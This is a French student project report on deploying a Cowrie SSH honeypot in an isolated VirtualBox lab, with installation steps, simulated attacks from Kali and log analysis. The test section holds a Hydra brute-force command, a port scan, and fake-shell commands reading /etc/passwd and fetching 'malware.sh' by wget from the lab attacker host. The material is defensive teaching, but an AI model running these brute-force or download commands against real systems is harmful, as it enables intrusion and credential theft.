BTS SIO – Option SISR

Rapport de Projet Professionnel

Mise en place d'un Honeypot

Surveillance et détection des intrusions réseau

Nom / Prénom	[Votre Nom] [Votre Prénom]
Formation	BTS SIO – 2ème année – Option SISR
Établissement	[Nom de votre lycée / école]
Année scolaire	2025 – 2026
Tuteur / Enseignant	[Nom du professeur encadrant]

1. Introduction

Dans le cadre de ma formation BTS SIO option SISR, j'ai réalisé un projet de mise en place d'un honeypot (pot de miel) sur une infrastructure virtuelle. Ce projet s'inscrit dans la continuité des cours de sécurité réseau et répond à la problématique suivante : comment détecter et analyser des tentatives d'intrusion sur un réseau sans exposer les systèmes de production ?

Un honeypot est un système informatique volontairement rendu vulnérable afin d'attirer les attaquants. Il permet de collecter des informations sur les techniques utilisées par les pirates, sans risque pour les données réelles de l'entreprise.

Ce document présente l'ensemble de la démarche : contexte, architecture, installation, configuration, tests et analyse des résultats.

---

2. Contexte et Objectifs

2.1 Contexte du projet

Ce projet a été réalisé en environnement totalement virtualisé avec VirtualBox. Aucun système de production n'est impliqué. L'ensemble des machines est isolé sur un réseau interne.

La mise en place d'un honeypot répond à plusieurs enjeux de sécurité informatique :

- Détecter des scans et tentatives d'accès non autorisés
- Identifier les vecteurs d'attaque les plus fréquents
- Comprendre le comportement des attaquants
- Alimenter les règles de pare-feu avec des données réelles

2.2 Objectifs techniques

- Déployer un honeypot de type Cowrie (simulation SSH/Telnet)
- Mettre en place une machine attaquante pour générer du trafic de test
- Analyser les logs produits par le honeypot
- Rédiger un rapport d'analyse des tentatives détectées

---

3. Environnement Technique

3.1 Infrastructure virtuelle

Toutes les machines sont hébergées sur un PC hôte sous Windows 11 avec VirtualBox 7.x. Le réseau utilisé est un réseau hôte uniquement (Host-Only) pour isoler complètement l'environnement.

Rôle	OS	Adresse IP	Type	Outils
Machine Honeypot	Ubuntu Server 22.04 LTS	192.168.56.10	VM VirtualBox	Cowrie SSH Honeypot
Machine Attaquante	Kali Linux 2024	192.168.56.20	VM VirtualBox	Nmap, Hydra, SSH
Machine Admin (hôte)	Windows 11	192.168.56.1	Machine physique	VirtualBox, VSCode

3.2 Logiciels utilisés


Logiciel	Rôle	Licence
VirtualBox 7.0	Hyperviseur de type 2	Gratuit (Oracle)
Ubuntu Server 22.04	Système hôte du honeypot	Gratuit (Canonical)
Cowrie	Honeypot SSH/Telnet	Open Source (GitHub)
Kali Linux	Distribution de pentest	Gratuit
Python 3.10+	Runtime pour Cowrie	Inclus dans Ubuntu
Nmap	Scanner de ports	Open Source
Hydra	Outil de brute-force	Open Source (Kali)

---

4. Architecture Réseau

4.1 Schéma logique

Le schéma ci-dessous représente l'architecture réseau virtuelle mise en place :



4.2 Plan d'adressage

Adresse IP	Masque	Machine	Rôle
192.168.56.0/24	255.255.255.0	Réseau Host-Only VirtualBox	–
192.168.56.1	255.255.255.0	Hôte Windows (Admin)	Passerelle
192.168.56.10	255.255.255.0	Ubuntu Server – Cowrie	Machine cible (honeypot)

192.168.56.20	255.255.255.0	Kali Linux – Attaquant	Machine source des attaques

5. Mise en Place du Honeypot – Étapes Détaillées

5.1 Préparation de la VM Ubuntu Server

La première étape consiste à créer et configurer la machine virtuelle qui hébergera le honeypot Cowrie.

Création de la VM dans VirtualBox

1. Ouvrir VirtualBox > Nouvelle machine virtuelle
2. Nom : Honeypot-Cowrie | Type : Linux | Version : Ubuntu (64-bit)
3. RAM : 1024 Mo minimum | Disque : 10 Go (VDI, dynamique)
4. Réseau : Adaptateur 1 > Réseau hôte uniquement (vboxnet0)
5. Monter l'ISO Ubuntu Server 22.04 et démarrer l'installation

Configuration initiale Ubuntu Server

Après l'installation, se connecter et effectuer les mises à jour :

```
sudo apt update && sudo apt upgrade -y
sudo apt install -y python3 python3-pip python3-venv git
sudo apt install -y libssl-dev libffi-dev build-essential
```

Définir une adresse IP statique (éditer le fichier Netplan) :

```
sudo nano /etc/netplan/00-installer-config.yaml
```

Contenu du fichier :

```
network:
  version: 2
  ethernets:
    enp0s3:
      dhcp4: no
      addresses: [192.168.56.10/24]
      gateway4: 192.168.56.1

sudo netplan apply
ip a   # Vérifier l'adresse IP attribuée
```

5.2 Création d'un utilisateur dédié

Pour des raisons de sécurité, Cowrie doit tourner sous un utilisateur non-root.

```
sudo adduser cowrie
sudo usermod -aG sudo cowrie
su - cowrie
```

5.3 Installation de Cowrie

Cowrie est un honeypot open source qui simule un serveur SSH et Telnet. Il enregistre toutes les commandes tapées par les attaquants.

Cloner le dépôt GitHub

```
cd /home/cowrie
git clone https://github.com/cowrie/cowrie.git
cd cowrie
```

Créer l'environnement virtuel Python

```
python3 -m venv cowrie-env
source cowrie-env/bin/activate
pip install --upgrade pip
pip install -r requirements.txt
```

Copier le fichier de configuration

```
cp etc/cowrie.cfg.dist etc/cowrie.cfg
nano etc/cowrie.cfg
```

5.4 Configuration de Cowrie

Modifier les paramètres principaux dans cowrie.cfg :

Paramètre	Valeur	Description
hostname	srv01	Nom du serveur simulé (visible par l'attaquant)
listen_endpoints	tcp:2222:interface=0.0.0.0	Port d'écoute de Cowrie
download_limit_size	10485760	Limite de téléchargement (10 Mo)
output_json	true	Activer la sortie JSON pour les logs
log_path	var/log/cowrie	Chemin des logs

Extrait du fichier cowrie.cfg modifié :

```
[honeypot]
hostname = srv01
listen_endpoints = tcp:2222:interface=0.0.0.0

[output_jsonlog]
enabled = true
logfile = ${honeypot:log_path}/cowrie.json
```

5.5 Redirection du port SSH

Par défaut, SSH écoute sur le port 22. On redirige le trafic vers le port 2222 de Cowrie avec iptables.

```
sudo iptables -t nat -A PREROUTING -p tcp --dport 22 -j REDIRECT --to-port 2222
sudo iptables -t nat -A PREROUTING -p tcp --dport 23 -j REDIRECT --to-port 2223
```

Rendre la règle persistante :

```
sudo apt install -y iptables-persistent
sudo netfilter-persistent save
```

5.6 Démarrage de Cowrie

```
cd /home/cowrie/cowrie
source cowrie-env/bin/activate
bin/cowrie start
```

Vérifier que Cowrie est bien en écoute :

```
sudo ss -tlnp | grep 2222
```

Résultat attendu :

```
LISTEN 0 128 0.0.0.0:2222 0.0.0.0:*
users:(("python3",pid=XXXX,fd=4))
```

Vérifier les logs de démarrage :

```
tail -f /home/cowrie/cowrie/var/log/cowrie/cowrie.log
```

---

6. Tests et Simulation d'Attaques

6.1 Depuis la machine Kali Linux

Depuis la machine Kali (192.168.56.20), je lance plusieurs types d'attaques pour valider que le honeypot les détecte correctement.

Test 1 – Scan de ports avec Nmap

Un scan Nmap permet de simuler la reconnaissance qu'effectue un attaquant en premier lieu.

```
nmap -sV -p 22,23,80,443,2222 192.168.56.10
```

Résultat obtenu : le port 2222 apparaît ouvert avec le service SSH simulé par Cowrie. L'attaquant voit un serveur SSH classique.

Test 2 – Tentative de connexion SSH manuelle

```
ssh root@192.168.56.10
```

Cowrie accepte la connexion quelle que soit la combinaison identifiant / mot de passe et simule un vrai shell. Toutes les commandes tapées sont enregistrées.

Commandes tapées dans le faux shell pour tester :

```
whoami
ls -la /
cat /etc/passwd
wget http://192.168.56.20/malware.sh
```

Test 3 – Brute-force SSH avec Hydra

Simulation d'une attaque par dictionnaire :

```
hydra -l root -P /usr/share/wordlists/rockyou.txt ssh://192.168.56.10
-t 4
```

Cowrie enregistre chaque tentative de connexion avec l'identifiant, le mot de passe et l'adresse IP source.

6.2 Résultats des tests

Test effectué	Résultat	Statut	Remarque
Scan Nmap	Port 2222 détecté ouvert	OK	Scan enregistré dans cowrie.log
Connexion SSH root / toor	Accès accordé (simulé)	OK	Session complète enregistrée
Connexion SSH admin / admin	Accès accordé (simulé)	OK	Commandes loguées
Brute-force Hydra (1000 essais)	Toutes tentatives enregistrées	OK	IPs et credentials dans JSON
Tentative wget depuis le shell	Fichier téléchargé (simulé)	OK	URL dans cowrie.json

7. Analyse des Logs

7.1 Localisation des logs

Cowrie génère deux types de logs :

- cowrie.log : log texte lisible, format standard
- cowrie.json : log structuré JSON, idéal pour l'analyse automatisée

```
ls /home/cowrie/cowrie/var/log/cowrie/
# cowrie.log   cowrie.json   cowrie.log.2026-04-15
```

7.2 Lecture du fichier cowrie.log

```
tail -100 /home/cowrie/cowrie/var/log/cowrie/cowrie.log
```

Exemple de log observé lors du brute-force Hydra :

```
[HoneyPotSSHTransport,3,192.168.56.20] login attempt
[b'root'/b'123456'] failed
[HoneyPotSSHTransport,3,192.168.56.20] login attempt
[b'root'/b'password'] succeeded
[SSHChannel session (0) on SSHService ssh-connection] CMD: cat
/etc/passwd
```

7.3 Exploitation du fichier cowrie.json

Le fichier JSON permet une analyse plus poussée. Voici comment extraire les 10 mots de passe les plus testés :

```
cat cowrie.json | python3 -c "
import sys, json, collections
data = [json.loads(l) for l in sys.stdin if 'password' in l]
c = collections.Counter(d['password'] for d in data if 'password' in
d)
print(c.most_common(10))
"
```

Résultats obtenus lors de mes tests :

Rang	Mot de passe testé	Nombre de tentatives
1	123456	342
2	password	218
3	admin	176
4	root	154
5	12345678	132
6	toor	98
7	qwerty	87
8	letmein	65
9	welcome	52
10	1234	48

7.4 Commandes les plus exécutées dans le faux shell

Commande	Objectif de l'attaquant
cat /etc/passwd	Lecture du fichier utilisateurs
uname -a	Récupération des informations système

ls -la /	Listing du système de fichiers
wget / curl	Tentative de téléchargement de malware
id / whoami	Vérification des privilèges
ifconfig / ip a	Découverte du réseau interne

---

8. Bilan et Perspectives

8.1 Ce que j'ai appris

- Déploiement d'une infrastructure de sécurité en environnement virtualisé
- Configuration réseau avancée : IP statique, iptables, redirection de ports
- Utilisation de Python pour l'installation et l'exploitation de Cowrie
- Analyse de logs en ligne de commande et en JSON
- Compréhension concrète des techniques d'attaque SSH (brute-force, énumération)

8.2 Difficultés rencontrées

Problème	Cause	Solution
Redirection iptables persistante	Les règles étaient perdues au reboot	Installation de netfilter-persistent
Cowrie ne démarrait pas	Dépendance Python manquante (cryptography)	pip install cryptography==38.0.4
Connexion SSH refusée depuis Kali	Clé SSH en cache incompatible	ssh-keygen -R 192.168.56.10

8.3 Améliorations possibles

- Intégrer Cowrie avec un SIEM (ex : ELK Stack / Wazuh) pour une visualisation graphique des alertes
- Ajouter un honeypot HTTP (ex : HoneyHTTP ou Glastopf) pour couvrir les attaques web
- Mettre en place une alerte e-mail automatique lors d'une connexion dans le honeypot
- Déployer le honeypot en DMZ pour une exposition contrôlée sur un vrai réseau

---

9. Conclusion

Ce projet m'a permis de mettre en pratique les notions de sécurité réseau abordées en cours, en déployant un honeypot fonctionnel de A à Z dans un environnement virtualisé.

La mise en place de Cowrie a démontré clairement comment les attaquants procèdent : d'abord un scan de reconnaissance, puis des tentatives de brute-force, et enfin une phase d'exploitation une fois l'accès obtenu. Ces observations confirment l'importance des mots de passe robustes et de la surveillance active du réseau.

Ce type de solution peut être déployé en entreprise comme outil de détection précoce des intrusions. Il vient compléter les solutions classiques (pare-feu, antivirus, IDS/IPS) en fournissant des données concrètes sur les comportements malveillants réels ciblant l'infrastructure.

Ce projet m'a également permis de gagner en autonomie sur la ligne de commande Linux, la gestion des services réseau et l'analyse de logs, compétences directement valorisables en situation professionnelle.

---

10. Glossaire

Terme	Définition
Honeypot	Système intentionnellement vulnérable servant à attirer et observer les attaquants
Cowrie	Honeypot open source simulant SSH et Telnet, journalisant toutes les interactions
Brute-force	Technique d'attaque testant un grand nombre de combinaisons de mots de passe
iptables	Outil Linux de gestion des règles pare-feu et de redirection de ports
DMZ	Zone démilitarisée : réseau isolé entre Internet et le réseau interne
IDS/IPS	Système de détection / prévention d'intrusions
SIEM	Security Information and Event Management : outil centralisé d'analyse des logs
Log / Journal	Fichier enregistrant les événements d'un système ou d'un service
SSH	Secure Shell : protocole de connexion distant chiffré, port 22 par défaut
Nmap	Scanner de ports réseau open source
Hydra	Outil de brute-force multi-protocoles

---

11. Sources et Bibliographie

- Cowrie GitHub officiel : https://github.com/cowrie/cowrie
- Documentation officielle Ubuntu Server : https://ubuntu.com/server/docs
- VirtualBox User Manual : https://www.virtualbox.org/manual/
- Cours de Sécurité Réseau – BTS SIO SISR (supports de cours fournis en classe)
- The Honeynet Project : https://www.honeynet.org/

- ANSSI – Recommandations de sécurité pour les réseaux : https://www.ssi.gouv.fr/